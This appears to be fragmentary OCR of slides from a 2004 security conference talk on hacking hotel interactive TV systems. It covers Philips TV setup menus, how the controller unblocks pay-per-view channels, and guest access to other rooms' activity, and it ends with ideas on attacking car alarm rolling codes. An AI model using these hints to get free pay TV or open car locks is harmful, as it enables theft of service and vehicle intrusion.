
PHILIPS

HTTP/1.0 404 Object Not Found

1)

Your page cannot be found


PHILIPS


PHILIPS


starting new client in 1 seconds

Software	Remarks
	Install on Proxy and Client
PCAnywhere Host Setup	ATTENTION: Do NOT start this setup on the CITI Server Copy this directory to the [illegible] client folder Then you can FTP it from the client
Wingate Setup	not legal but useful
Content	Use the Prodac CITI Copy icon on the desktop

TV - New Capabilities

- View other users activities

YAHOO!

UK & IRELAND

INSTALLATION

INPUT

SYSTE

Web

with the Web

FRONT END

UX

SEARCH

PROGRAM NO.

PAYTV

Today

Shop

Organise

Connect

Broadband

Fun

Info

Weather

More Yahoo!

FINE TUNE

PROTECTION

LABEL


OFF

TV - New Capabilities

- Change Room status
  - Cleaning
  - Minibar

TV - Pay per view

- Movies On demand
  - Controller requests movie to start & assigns channel
- Cyclic or Fixed Start Times
  - Controller retunes TV
  - Controller routes selected channel to AV
  - Controller switches off blocking signal


T L·S

Hollywood Movies
Adult Features
Intern
Music
PC Games
Guest

TV SETUP MENU

LANGUAGE ENGLISH
CHANNEL INSTALL
CABLE TUNING ON
BRIGHTNESS 28
COLOR 24
CONTRAST 57
SHARPNESS 15
TINT
NOISE REDUCTION

GALAXY PALACE
LXS VEGAS

Press MENU To Continue

AUTO-PROGRAMMING ACTIVE

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31	32	33	34	35
36	37	38	39	40		42
43	44	45	46	47	48	49
50	51	52	53	54	55	56
57	58	59	60	61	62	63
64	65	66	67	68	69	70
71	72	73	74	75	76	77
78	79	80	81	82	83	84

PRESS ANY KEY TO STOP

CHANNEL INSTALLATION

CHANNEL 2 TV 41

CHANNEL RING SKIPPED

INPUT ANTENNA

LABEL NONE

VIDEO BLANK 01-1


AUDIO BLANK 01-1

FINE TUNING

EXIT


Future Projects

- Car Alarm / Central Locking
  - Moving towards radio
  - Likely to be carrier technology change only
    - LIRC style receiver / transmitter possible
- Rolling codes
  - Next code must be within range window
    - Hex codes reveal attack range?
  - Crypto component?


the usual suspects

Questions / Feedback - 21C3 Berlin 2004

- Contact:
